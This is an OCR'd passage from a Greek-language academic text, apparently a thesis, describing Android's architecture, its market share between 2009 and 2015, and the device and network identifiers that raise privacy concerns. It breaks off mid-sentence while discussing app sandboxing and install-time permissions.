

**Εικόνα 2.1: Η αρχιτεκτονική του λειτουργικού συστήματος Android[10]**

Ο αποθηκευτικός χώρος τύπου «Flash» στις συσκευές Android είναι χωρισμένος σε διάφορες κατατμήσεις (Partitions) όπως την «system» που περιέχει αρχεία του λειτουργικού συστήματος και την «data» για δεδομένα που αφορούν τον χρήστη και τις εγκατεστημένες εφαρμογές του. Σε αντίθεση με την κλασική εγκατάσταση Linux στο λειτουργικό σύστημα Android δεν δίνεται στον

χρήστη πρόσβαση με δικαιώματα διαχειριστή (root) και έτσι η κατάτμηση «system» είναι με δικαίωμα ανάγνωσης μόνο. Παρ' όλα αυτά πρόσβαση με δικαιώματα διαχειριστή μπορεί να πραγματοποιηθεί μέσω της εκμετάλλευσης των κενών ασφαλείας, πρακτική που χρησιμοποιείται και στην κοινότητα του ανοιχτού λογισμικού. Εδώ όμως να σημειωθεί ότι ανάλογες πρακτικές χρησιμοποιούν και τα κακόβουλα προγράμματα (viruses, worms, κ.α.). Ο οργανισμός «Linux Foundation» και πολλοί άλλοι θεωρούν το λειτουργικό σύστημα Android ως μία διανομή του λειτουργικού συστήματος Linux σε αντίθεση με άλλους όπως ο μηχανικός της Google, Patrick Brady, ο οποίος υποστηρίζει ότι δεν μπορεί να θεωρηθεί διανομή. με την παραδοσιακή έννοια του όρου. αφού δεν ενσωματώνει την βιβλιοθήκη της γλώσσας προγραμματισμού C, GNU, και κάποια άλλα βασικά για το λειτουργικό σύστημα Linux πακέτα.

### 2.2.6. Ενδιάμεσο Λογισμικό (Middleware)

Πάνω από τον πυρήνα του λειτουργικού συστήματος Android υφίστανται το ενδιάμεσο λογισμικό (middleware): Βιβλιοθήκες και οι διεπαφές προγραμματισμού εφαρμογών (API's) σε γλώσσα προγραμματισμού «C» καθώς και λογισμικό εφαρμογών το οποίο βασίζεται σε συμβατές με την γλώσσα προγραμματισμού «Java» βιβλιοθήκες (Apache Harmony)[11]. Το παραπάνω λειτουργικό σύστημα, χρησιμοποιώντας την εικονική μηχανή Dalvik[15] σε συνδυασμό με το «just-in-time (JIT)» συμβολομεταφραστή, μεταφράζει και εκτελεί κώδικα με την ονομασία «Dalvik dex-code» ή «Dalvik executable» δηλαδή αρχεία με κατάληξη .dex. Τα τελευταία προέρχονται κυρίως από αρχεία «Java bytecode», και έχουν σημαντικά μικρότερο μέγεθος. Από την έκδοση 4.4 υποστηρίζεται ο νέος συμβολομεταφραστής «Android Runtime» ή ART ο οποίος όμως δεν είναι προεπιλεγμένος στην αρχική εγκατάσταση. Η κύρια διαφορά με τον προηγούμενο είναι ότι ο πρώτος μεταγλωττίζει τα αρχεία την στιγμή που τα εκτελεί σε αντίθεση με τον τελευταίο ο οποίος την υλοποιεί την παραπάνω διεργασία (compile) στην φάση εγκατάστασης.




**Εικόνα 2.2: Η μεταγλώττιση αρχείου τύπου «jar» σε αρχείο τύπου «dex».[10]**

Η βιβλιοθήκη που χρησιμοποιεί την γλώσσα C, ονομάζεται Bionic. Αναπτύχθηκε από την Google ειδικά για το λειτουργικό σύστημα Android και προέρχεται από την βιβλιοθήκη που συνοδεύει την ελεύθερη διανομή του λειτουργικού συστήματος Linux BSD. Η διαφορές της τελευταίας από την πρώτη είναι ότι έχει διαφορετικό μοντέλο αδειοδότησης, μικρότερο ίχνος κατά την εκτέλεση της και είναι βελτιστοποιημένη για επεξεργαστές χαμηλών συχνοτήτων.

| Application | Uncompressed .jar | Compressed .jar | Uncompressed .dex |
|---|---|---|---|
| Common system libraries | 21445320 = 100% | 10662048 = 50% | 10311972 = 48% |
| Web browser app | 470312 = 100% | 232065 = 49% | 209248 = 44% |
| Alarm clock app | 119200 = 100% | 61658 = 52% | 53020 = 44% |

**Πίνακας 2.1: Σύγκριση μεγέθους αρχείων τύπου «jar» και «dex».[10]**

Άλλα προγράμματα/βιβλιοθήκες εξίσου σημαντικά για την λειτουργία του Android είναι ο «Surface Manager» ο οποίος διαχειρίζεται τα παράθυρα και τις οθόνες, το πλαίσιο λογισμικού «Media Framework» το οποίο είναι υπεύθυνο για την αναπαραγωγή και καταγραφή των διαφόρων τύπων πολυμεσικών αρχείων μέσω των αντίστοιχων κωδικοποιητών, η «SQLite» για την διαχείριση βάσεων δεδομένων (π.χ. τηλεφωνικός κατάλογος), «WebKit»[136] για την διαχείριση της παρουσίασης των δεδομένων σχετικών με περιήγηση ιστού, «Skia Graphics Engine – SGL»[14] για την παρουσίαση διαφόρων τύπων αρχείων (π.χ. pdf), «FreeType»[16] για την απεικόνιση των γραμματοσειρών, «SSL» για την χρήση του SSL και TLS πρωτοκόλλου καθώς και το «OpenGL | ES»[17] (τρέχουσα έκδοση για το Android 6.0 είναι η 3.1) ειδική έκδοση του «OpenGL» ειδικά για φορητές συσκευές υπεύθυνο για την απεικόνιση των δισδιάστατων και τρισδιάστατων γραφικών.




**Εικόνα 2.3: Απεικόνιση του ποσοστού των διάφορων εκδόσεων του λειτουργικού συστήματος Android που υπάρχουν εγκατεστημένες σήμερα [22].**

Το Android δεν έρχεται με εγκατεστημένο το «X-Window» σύστημα ούτε υποστηρίζει το πλήρη κατάλογο των στάνταρτ GNU βιβλιοθηκών. Το γεγονός αυτό έκανε αδύνατη την εκτέλεση των ήδη ανεπτυγμένων εφαρμογών για περιβάλλον Linux σε αυτό, πράγμα που άλλαξε από την έκδοση 5.0, όπου υπάρχει πλέον υποστήριξη (Android Native Development Kit) για εφαρμογές που είναι γραμμένες εξ' ολοκλήρου σε γλώσσα προγραμματισμού «C» ή «C++» . Βιβλιοθήκες που είναι


γραμμένες σε C μπορούν επίσης να χρησιμοποιηθούν σε Java εφαρμογές με την χρήση του «Java Native Interface» ή «JNI».

## 2.3. Διείσδυση του λειτουργικού συστήματος Android στην αγορά

Μία έρευνα από την εταιρεία «Canalys» το 2ο τετράμηνο του 2009 εκτίμησε ότι οι συσκευές κινητής τηλεφωνίας με εγκατεστημένο το λειτουργικό σύστημα Android αποτελούσαν το 2,8% του συνολικού μεριδίου της αγοράς, ποσοστό το οποίο αυξήθηκε σε 33% το 4ο τετράμηνο του 2010 ξεπερνώντας το λειτουργικό σύστημα της «Nokia» το «Symbian». Όπως βλέπουμε και από το παρακάτω πίνακα της εταιρείας «CSS Insight» για το 2013 το Android κατείχε το 79% του μεριδίου της αγοράς με 813 εκατομμύρια συσκευές καταγράφοντας αύξηση 57% σε σχέση με το 2012.

| | 2012 | | 2013 | | |
|---|---|---|---|---|---|
| | Units (M) | Market Share | Units (M) | Market Share | Growth in 2013 |
| Android | 517 | 70% | 813 | 79% | 57% |
| iOS | 136 | 19% | 153 | 15% | 13% |
| Windows Phone | 16 | 2% | 33 | 3% | 105% |
| BlackBerry | 33 | 4% | 19 | 2% | -42% |
| Symbian | 23 | 3% | 1 | 0% | -96% |
| Others | 9 | 1% | 8 | 1% | -15% |
| **Total** | **734** | **100%** | **1,027** | **100%** | **40%** |


**Πίνακας 2.2: Πίνακας με το πλήθος των συσκευών το αντίστοιχο ποσοστό του συνολικού μεριδίου της αγοράς[20].**




**Πίνακας 2.3: Προσδοκώμενα έσοδα από πωλήσεις «έξυπνων» κινητών τηλεφώνων σε σχέση με τα απλά κινητά τηλέφωνα.**

Σχεδόν σε όλες τις χώρες οι συσκευές με λειτουργικό σύστημα «“Android»» αντιπροσωπεύουν πάνω από το 50% των πωλήσεων, συμπεριλαμβανομένων και των Ηνωμένων Πολιτειών. Στο διάστημα αρχές 2010 με τέλος του 2013 πάνω από 1,5 δισεκατομμύρια συσκευές είχαν πωληθεί με προβλέψεις να αγγίζουν τα 3 δισεκατομμύρια μέχρι το τέλος του 2014.

Τον Ιούλιο του 2013 το ηλεκτρονικό κατάστημα της Google ανακοίνωσε ότι πάνω από ένα εκατομμύριο εφαρμογές έχουν δημοσιευθεί από το ίδιο με πάνω από 50 δισεκατομμύρια λήψεις. Πάνω από το 71% τον προγραμματιστών για πλατφόρμες κινητής τηλεφωνίας προτιμά αυτήν του Android σύμφωνα με την ιστοθέση www.developereconomics.com (σύμφωνα με την έκθεση του 1ου εξαμήνου του 2015)[21] όπως φαίνεται και στο παρακάτω γράφημα.




**Πίνακας 2.4: Προτιμήσεις των προγραμματιστών για εφαρμογές έξυπνων συσκευών κινητής τηλεφωνίας από το 2013 έως σήμερα[21].**

# 3. Ιδιωτικότητα & ασφάλεια και στο λειτουργικό σύστημα Android

## 3.1. Ιδιωτικότητα

Οι τηλεφωνικές συσκευές και οι ταμπλέτες μεταδίδουν συνεχώς δεδομένα σε τρίτους. Κάθε ενέργεια μας όπως π.χ. αναζήτηση στο διαδίκτυο, διαμοίραση αρχείων, αποστολή μηνυμάτων κ.α. αποτελούν μόνο ένα πολύ μικρό κλάσμα των ευαίσθητων, προσωπικών και αναγνωρίσιμων δεδομένων που η συσκευή μας παράγει. Στα παραπάνω συμπεριλαμβάνονται πολλαπλά αναγνωριστικά τα οποία κυμαίνονται από το πλέον γνωστό στο ευρύ κοινό αναγνωριστικό συσκευής «IMEI»[115], μοναδικό για κάθε τηλεφωνική συσκευή, μέχρι και αναγνωριστικά εγκατάστασης του λειτουργικού συστήματος[116] καθώς και πληροφορίες τοποθεσίας. Κάποια από τα παραπάνω αναγνωριστικά είναι ενσωματωμένα στην συσκευή μας (π.χ. IMEI, SSAID) ενώ άλλα δημιουργούνται κατά την πλοήγηση μας στο διαδίκτυο, με τα τελευταία να αποστέλλονται σε τρίτους, όπως εκπονητές εφαρμογών και διαφημιστικές εταιρείες, χωρίς στις περισσότερες των περιπτώσεων να λαμβάνουν γνώση ή να συναινούν οι χρήστες.

Η συνεχής αποστολή / ανταλλαγή αναγνωριστικών είναι σημαντική προκειμένου να εξασφαλίζεται η απρόσκοπτη και προσωποποιημένη προσφορά υπηρεσιών στον τελικό χρήστη της συσκευής. Παρόλα αυτά όμως η φύση των μοναδικών αυτών αναγνωριστικών σε συνδυασμό με τον τρόπο που αυτά συγκεντρώνονται, μεταδίδονται και ασφαλίζονται εγείρει σοβαρές ανησυχίες για την ασφάλεια και την προστασία της ιδιωτικής ζωής του κάθε χρήστη.

Παρακάτω θα αναφερθούμε σε αναγνωριστικά τα οποία χρησιμοποιούνται από κατασκευαστές συσκευών, παροχείς υπηρεσιών τηλεπικοινωνιών, εκπονητές λειτουργικών συστημάτων - εφαρμογών και διαφημιστών. Εκτός από την απρόσκοπτη λειτουργία των υπηρεσιών κινητής τηλεφωνίας και των εφαρμογών τα αναγνωριστικά χρησιμοποιούνται για τον εντοπισμό του χρήστη και για στοχευμένες διαφημίσεις. Παρακάτω θα αναφερθούμε αναλυτικότερα ανά επίπεδο λειτουργίας:

- Φυσικό:
    - Διεύθυνση ελέγχου πρόσβασης μέσου (MAC Address)[118].
    - IMEI (Αναγνωριστικό συσκευής)
- Δικτύου(ων) επικοινωνίας:
    - Αναγνωριστικά:
        - Αναγνωριστικά δικτύου κινητής τηλεφωνίας MIN / MSIN / IMSI / MSISDN [119].
        - Δομοστοιχείο ταυτότητας συνδρομητή -SIM[120].
        - Διεύθυνση πρωτοκόλλου Ίντερνετ (IP Address).
    - Οι πάροχοι υπηρεσιών κινητής τηλεφωνίας χρησιμοποιούν τα αναγνωριστικά δικτύου κινητής τηλεφωνίας MIN / MSIN / IMSI, SIM και την διεύθυνση πρωτοκόλλου Ίντερνετ προκειμένου να ταυτοποιήσουν / αυθεντικοποιήσουν τους χρήστες και να τους παρέχουν υπηρεσίες. Χρησιμοποιώντας αναγνωριστικά όπως το IMSI (International Mobile Subscriber Identity) μπορεί να ταυτοποιηθεί η χώρα, ο κωδικός του δικτύου στο οποίο είναι συνδεδεμένη η συσκευή, και το MSIN. Στην περίπτωση όπου υπάρχει και δίκτυο δεδομένων η συσκευή αποκτά και διεύθυνση πρωτοκόλλου ίντερνετ. Χρησιμοποιώντας αναγνωριστικά όπως το IMSI οι πάροχοι κινητής τηλεφωνίας συλλέγουν γεωχωρικά δεδομένα τα οποία χρησιμοποιούν για να υπολογίσουν την απόσταση από τις κεραίες εκπομπής ενώ καταγράφουν και


στοιχεία σχετικά με την περιήγηση στον παγκόσμιο ιστό, μηνύματα κειμένου και πολυμέσων, εισερχόμενες / εξερχόμενες κλήσεις προκειμένου να προβούν στις ανάλογες χρεώσεις.

- Λειτουργικού συστήματος:
    - Αναγνωριστικό για διαφημιστές (IFA)[121].
    - Αναγνωριστικό εγκατάστασης λειτουργικού συστήματος (Android).
    - Αναγνωριστικά σχετιζόμενα με τις εφαρμογές «Google Wallet» & «Apple Pay» (Android & IOS αντίστοιχα).
    - Οι συσκευές με το λειτουργικό σύστημα Android χρησιμοποιούν το αναγνωριστικό του λειτουργικού συστήματος το οποίο δημιουργείται κατά την πρώτη εκκίνηση του συστήματος. Τόσο η Google όσο και η Apple ενσωματώνουν στο λειτουργικό τους δυνατότητες πληρωμής μέσω του δικτύου NFC (επικοινωνία κοντινού πεδίου) για τα ηλεκτρονικά καταστήματα Google και Wallet Apple Pay αντίστοιχα, κάτι που οι πάροχοι υπηρεσιών κινητής τηλεφωνίας μπορούν να ενσωματώσουν και για τις δικές τους χρεώσεις. Σε περίπτωση βλάβης μπορεί να ζητηθεί από τους χρήστες να αποστείλουν στην Google δεδομένα που αφορούν την συσκευή και την χρήση της.
- Εφαρμογών: Οι εκπονητές λογισμικού αναπτύσσουν αναγνωριστικά για την διαδικασία της αυθεντικοποίησης και για διαφημιστικούς σκοπούς. Μπορεί να απαιτήσουν από τους χρήστες την εισαγωγή διαπιστευτηρίων (π.χ. όνομα χρήστη, κωδικός) ενώ μπορούν να επιλέξουν αν θα διεξάγουν οικονομικές συναλλαγές μέσω του υπάρχοντος συστήματος που βρίσκεται ενσωματωμένο στο λειτουργικό σύστημα (Google Wallet), είτε απευθείας. Οι εφαρμογές που βρίσκονται εγκατεστημένες σε μία συσκευή μπορεί να έχουν πρόσβαση σε ευαίσθητου τύπου πληροφορίες όπως γεωχωρικά δεδομένα, αρχεία τηλεφωνικών κλήσεων, μηνυμάτων κ.α., και να διαμοιράζονται τα παραπάνω με τρίτους η να μεταδίδουν / αποθηκεύουν δεδομένα χρησιμοποιώντας επισφαλείς μεθόδους. Το γεγονός αυτό δημιουργεί έντονα προβλήματα ιδιωτικότητας αν ληφθεί υπόψη ότι στις περισσότερες των περιπτώσεων ο χρήστης αγνοεί ότι τα προσωπικά του δεδομένα κοινοποιούνται σε τρίτους.

Το εύρος των αναγνωριστικών στα οποία αναφερθήκαμε παραπάνω σε συνδυασμό με τις ευπάθειες των εν λόγω λειτουργικών συστημάτων και εφαρμογών κάνει επιτακτική την ανάγκη για την λήψη μέτρων που σκοπό έχουν την προστασία των προσωπικών δεδομένων του χρήστη.

| Αναγνωριστικό | Εταιρείες Κινητής Τηλεφωνίας | Παροχείς δικτύων WiFi | Λειτουργικό σύστημα (Google) | Εκπονητές Λογισμικου΄(εφαρμογές) |
|---|---|---|---|---|
| **MAC Address** | X | X | X | X |
| **IMEI** | X | | X | X |
| **SIM** | X | | X | X |
| **IMSI** | X | | X | X |
| **IP Address** | X | X | X | X |
| **Phone Number** | X | | X | X |
| **ESN** | X | | X | X |
| **GPS** | ΣΕ ΠΕΡΙΠΤΩΣΕΙΣ ΑΝΑΓΚΗΣ | | X | X |
| **Wi-Fi** | | X | X | X |
| **Bluetooth ID** | | | X | X |
| **Login/Payment Credentials** | ΟΤΑΝ ΠΑΡΕΧΟΝΤΑΙ | X | X | X |

**Πίνακας 3.1: Τα συνήθη αναγνωριστικά συσκευών κινητής τηλεφωνίας και ποιοι έχουν πρόσβαση σε αυτά[117].**





**Εικόνα 3.1: Αναγνωριστικά που χρησιμοποιούνται στις συσκευές κινητής τηλεφωνίας [117].**

## 3.2. Ασφάλεια - Γενικά


Οι εφαρμογές σε περιβάλλον Android εκτελούνται σε εικονικά απομονωμένο περιβάλλον (τεχνική «sandboxing»), σε μία περιοχή η οποία δεν έχει πρόσβαση στους πόρους του συστήματος, εκτός και εάν αυτή έχει δοθεί με την συναίνεση του χρήστη κατά την διαδικασία εγκατάστασης του προγράμματος. Πριν από την εγκατάσταση της όποιας εφαρμογής, η οποία διατίθεται συνήθως από το ηλεκτρονικό κατάστημα της Google, ενημερωνόμαστε για τα δικαιώματα που καλούμαστε να εκχωρήσουμε, προκειμένου η εφαρμογή να εγκατασταθεί με επιτυχία στο κινητό/ταμπλέτα μας (π.χ. ένα παιχνίδι μπορεί να έχει πρόσβαση στην δυνατότητα δόνησης αλλά να μην μπορεί να «διαβάσει» τις επαφές ή τα SMS μηνύματα μας που βρίσκονται αποθηκευμένες στην εξωτερική κάρτα μνήμης της συσκευής). Αφού ο χρήστης ελέγξει προσεκτικά τα δικαιώματα που του ζητούνται να εκχωρήσει από την εφαρμογή προς εγκατάσταση, μπορεί να επιλέξει ότι συμφωνεί και να εγκαταστήσει την εφαρμογή, ή ότι διαφωνεί και να 